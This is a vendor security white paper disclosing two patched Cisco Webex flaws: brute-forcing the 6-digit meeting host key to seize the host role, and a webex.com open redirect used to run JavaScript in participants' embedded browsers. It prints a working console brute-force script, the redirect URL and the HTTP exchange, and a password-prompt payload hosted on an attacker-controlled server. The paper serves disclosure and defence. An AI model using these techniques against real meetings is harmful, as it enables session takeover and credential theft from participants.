NTT

White paper

Cisco Webex exploit explained

Document Version 4

Tom Wyckhuys (Security Consultant)
Nabeel Ahmed (Security Governance Team Leader)

Contents

Introduction

Working from home and teleconferencing are becoming the new normal. Therefore, the software used to meet the needs of this new normal are becoming an important attack vector. Malignant actors who manage to take control of meetings, to attack participants and ultimately to steal or damage company information are a regular nightmare in terms of cybersecurity.

The Offensive Security Team of NTT Ltd. in Belgium has extensive experience in the field and is known for expertise in matters such as Red Teaming and ATM testing. The Team discovered multiple issues within Cisco Webex which allowed them to take over a Webex meeting (to which they are invited) and to execute JavaScript code on the participants' machines. These attacks can be combined to take control of the participants' embedded browsers. All issues were considered to be zero-day vulnerabilities and were officially reported to Cisco.

Migration

NTT Ltd. and Cisco worked closely together to deliver a patch. We highly recommend that our clients follow Cisco's security advisories to make sure these fixes are implemented within their organization. Both issues received an official advisory from Cisco with an accompanying fix are available at:

- https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-webex-brutef-hostkey-FWRMxVF
- https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-webex-open-redirect-PWvBQ2q

Host key session takeover

During a scheduled Webex meeting, a host can temporarily allow another participant to assume the 'host' role in specific circumstances. This is done by providing a so-called 'host key' to the designated participant, who can enter the key inside the Webex UI and claim the host role. The organizer can later reclaim the host role by clicking on the corresponding button.

However, a couple of issues arose when we took a closer look inside the functionality:

- The host key consists of a **6-digit** number ranging from 100000 to 999999. This makes it prone to brute-force attacks.
- The host key value is checked using a websocket connection, which might increase the brute-force speed.
- The '*claim host'* feature is still available after the organizer has reclaimed their host role. For participants, the button is greyed out, but no background checks are being made when a participant wants to claim the host role without permission.


Proof of concept

We set up a call with the following features:

- **Tom** schedules a meeting.
- **Bob** is a normal participant.
- **Alice** is an attacker in the meeting and will take over the host role from **Tom.**

Setup

Tom schedules a meeting using the Webex portal and invites **Alice** and **Bob** to the meeting.


Schedule a Meeting

Meeting templates: Webex Meetings Default

Meeting type: Webex Meetings Pro 200

* Meeting topic: ACCME.CORP Webex call


* Meeting password: [redacted]

Date and time: Monday, Sep 7, 2020 2:10 pm Duration: 1 hour
(UTC+02:00) Brussels, Copenhagen, Madrid, Paris

Recurrence

Attendees: Separate email addresses with a comma or semicolon
alice@accme.corp
bob@accme.corp
Remove all attendees

The generated host key can be found in the meeting details:


‹ Back to Meeting List

ACCME.CORP Webex call

Hosted by Tom Wyckhuys

1:15 PM - 2:15 PM | Monday, Sep 7 2020 | (UTC+01:00) Dublin, Edinburgh, Lisbon, London

Meeting Information

Meeting link:


Meeting number:

Password:

Host key:

[redacted]

Once everyone has joined the meeting, everything is working as expected. **Tom** received the Host role and Bob and Alice are normal participants.




Brute-force attack

Alice can now brute-force the host-key using the following JavaScript code (You can alter the *i* and *keyspaceEnd* values to limit the number of requests being sent). Paste the following JS code in the browser console. Make sure to select the top target window when using Google Chrome:

```
$('#pbui_iframe').contents().find('.menu-bar').css('display', 'block');
$('#pbui_iframe').contents().find('button[data-doi="MEETING:OPEN_MORE_MENU:MENU_FLOAT_BAR"]').click();
$('#pbui_iframe').contents().find('button[data-
doi="MEETING:RECLAIM_HOST:MENU_MORE"]').removeAttr('disabled').removeClass('disabled').click();

$('#pbui_iframe').contents().find(".input-reclaim",this.view).focus();

i = 100000; keyspaceEnd = 999999; j = 0;
k = 0;
(async function() {

while (i < keyspaceEnd){ if( j < 100000) {

$('#pbui_iframe').contents().find(".input-reclaim").val(i);
$('#pbui_iframe').contents().find('button.button-reclaim-
ok.blue').removeAttr('disabled').removeClass('disabled').click(); i++;
j++;
k++;

} else {
console.log('waiting');
await new Promise((resolve, reject) => {

setTimeout(() => {
console.log('Current status: ' + i); j = 0;
resolve();

}, 15000); });

console.log('done waiting'); }

if( k >= 10000 ) {
console.log('waiting');
await new Promise((resolve, reject) => {

setTimeout(() => {
console.log('Current status: ' + i); k = 0;
resolve();

}, 2000); });

console.log('done waiting'); }

} })();
```

The code snipped can be run inside the JavaScript console in the browser (assuming **Alice** is using the Webex Web Client).




```
$('#pbui_iframe').contents().find('.menu-bar').css('display',
'block');
$('#pbui_iframe').contents().find('button[data-
doi="MEETING:OPEN_MORE_MENU:MENU_FLOAT_BAR"]').click();
$('#pbui_iframe').contents().find('button[data-
doi="MEETING:RECLAIM_HOST:MENU_MORE"]').removeAttr('disabled').remov
eClass('disabled').click();

$('#pbui_iframe').contents().find(".input-
reclaim",this.view).focus();

i = 100000;
setTimeout(function (){
    while (i < 999999){
        $('#pbui_iframe').contents().find(".input-reclaim").val(i);
        $('#pbui_iframe').contents().find('button.button-reclaim-
ok.blue').removeAttr('disabled').removeClass('disabled').click();
        i++;
        }
    }, 100);
```

```
>> $('#pbui_iframe').contents().find('.menu-bar').css('display', 'block');
   $('#pbui_iframe').contents().find('button[data-doi="MEETING:OPEN_MORE_MENU:MENU_FLOAT_BAR"]').click();
   $('#pbui_iframe').contents().find('button[data-doi="MEETING:RECLAIM_HOST:MENU_MORE"]').removeAttr('disabled').removeClass('disabled').click();

   $('#pbui_iframe').contents().find(".input-reclaim",this.view).focus(); …
<- 9849
```

Brute-forcing the 6-digit ID over websockets only takes 9 minutes to complete, which makes this a feasible attack.

Once the brute-forcer hits the valid host-key, Alice will become host of the meeting and Tom will be downgraded to a normal participant.



Open redirect

We found an open redirect issue inside the fat client application of Cisco Webex that allows us to bypass a URL validation security control and execute JavaScript in the embedded browser of the fat client. The Share Multimedia functionality allows a presenter to share a web URL containing a picture, video, html and other file types.

If the presenter wants to share something from within the trusted Cisco domains (e.g. *.cisco.com, *.webex.com, ...), participants immediately get redirected to the destination. If the presenter provides an external link, participants need to click a 'warning' button stating they're being redirected to an external domain with possibly malicious content.

However, our team found a bypass for this restriction and can redirect participants to arbitrary destinations without confirmation by abusing an open redirect vulnerability on a trusted domain.

Proof of concept

To redirect users to an arbitrary domain, we have to find a cross-site scripting or open-redirect in a trusted domain e.g. *.webex.com. We found an open redirect in the webex environment:

```
https://nttlimited.webex.com/nttlimited-en/url.php?frompanel=false&gourl=http%3a//<arbitrary
domain>\index3.html%23t.webex.com
```

Request:

```
GET /nttlimited-en/url.php?frompanel=false&gourl=http%3a//google.com%23t.webex.com HTTP/1.1 Host:
nttlimited.webex.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 Accept-Language: en-
US,en;q=0.5

Accept-Encoding: gzip, deflate Connection: close Upgrade-Insecure-Requests: 1 Pragma: no-cache Cache-
Control: no-cache
```

Response:

```
HTTP/1.1 302
Date: Fri, 11 Sep 2020 13:09:40 GMT
Server: WebEx
Strict-Transport-Security: max-age=31536000; includeSubDomains;preload
trackingID: 69E14C97904845C28AA417931A3A9E7A_1599829780062
X-Content-Type-Options: nosniff
X-Permitted-Cross-Domain-Policies: master-only
Content-Security-Policy: img-src sip: mailto: data: blob: mediastream: webex.com *.webex.com
webex.com.cn *.webex.com.cn webexcc.com *.webexcc.com X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
Pragma: No-cache
Cache-Control: no-cache
Expires: Thu, 01 Jan 1970 00:00:00 GMT
P3P: CP="CAO DSP COR CURo ADMo DEVo TAIo CONo OUR BUS IND PHY ONL UNI PUR COM NAV DEM STA",
policyref="/w3c/p3p.xml"
P3P: CP="CAO DSP COR CURo ADMo DEVo TAIo CONo OUR BUS IND PHY ONL UNI PUR COM NAV DEM STA",
policyref="/w3c/p3p.xml"
P3P: CP="CAO DSP COR CURo ADMo DEVo TAIo CONo OUR BUS IND PHY ONL UNI PUR COM NAV DEM STA",
policyref="/w3c/p3p.xml"
Location: http://google.com#t.webex.com
Content-Type: text/html
Content-Length: 0
Set-Cookie: trackingSessionID=69E14C97904845C28AA417931A3A9E7A; Path=/; Secure; HttpOnly
```


```
Set-Cookie: JSESSIONID=E366481D7FCABD1E6959071BC3C4F866; Path=/; Secure; HttpOnly
Set-Cookie: _csrf_=31481385-45d5-4753-8b2b-e9d2ad1259ce; Path=/; Secure; HttpOnly
Set-Cookie: CK_M_ACLK=c7feac01-a0e4-49e8-9719-c905acc1542a; Path=/; Secure; HttpOnly
Set-Cookie: NSC_ofcvmbx-ud-wjq=ffffffff09f5aa5545525d5f4f58455e445a4a4229a1;path=/;httponly
webexResponse: D=46597
webexReceivedTime: t=1599829780063348
X-Robots-Tag: noindex, nofollow
Connection: close
```

With the open redirect, we can now serve external content to participants without a warning message.

`index.html`


```html
<html>
<head><title></title></head>
<body>
<script>
prompt("Please enter your password to view this file"); window.open("https://hello.global.ntt/");
</script>
</body>
</html>
```

The `Share Multimedia` button can be found under the `Share` Tab:



We feed it the open redirect payload pointing to our arbitrary server:

https://nttlimited.webex.com/nttlimited-en/url.php?frompanel=false&gourl=http%3a//ec2-3-15-172-83.us-east-2.compute.amazonaws.com\index3.html%23t.we



Share Multimedia

To share multimedia, enter the URL for the web page that contains the multimedia content, not the direct URL for downloading the multimedia file. The content will automatically appear in the Multimedia Viewer panel for all attendees.

URL: s.com\index3.html%23t.webex.com


Example: http://www.webex.com/demo.html

Note: The Multimedia Viewer panel does not support Linux, Solaris, and mobile operation systems.

The moment we hit `‘OK’`, the multimedia viewer will open on all participants and execute the javascript defined in our `index3.html` file.

We’ll demonstrate the issue by hosting a meeting in my personal room, with one participant being ‘Hendrick’. We’ll open a prompt for his password and open a new IE window pointing to the NTT Ltd. site. In a real-world scenario, the entered password would be sent to the attacker to get unauthorized access to the affected corporate account.


File running on attacker server:



ec2-3-15-172-83.us-east-2.compute.amazonaws.com needs some information

Script Prompt:
Please enter your password to view this file

undefined



Conclusion

The two vulnerabilies described above can be chained together to first brute-force the host key of a meeting and next execute an XSS payload. An attacker can launch scripts in the victims' session with the full potential of JavaScript available. Typical exploit scenarios are: stealing session cookies, rewriting content, starting webcams, etc. Note that nowadays open-source exploit frameworks are available (e.g. BEEF Framework) which provide an easy-to-use GUI that makes exploits very accessible. Combined with the scope of the target audience (a handful of targeted people via email versus thousands of potential attendees reacting to an invite posted on a popular forum), the consequences of this combination of exploits can range from very limited to severely harmful.

NTT

Together we do great things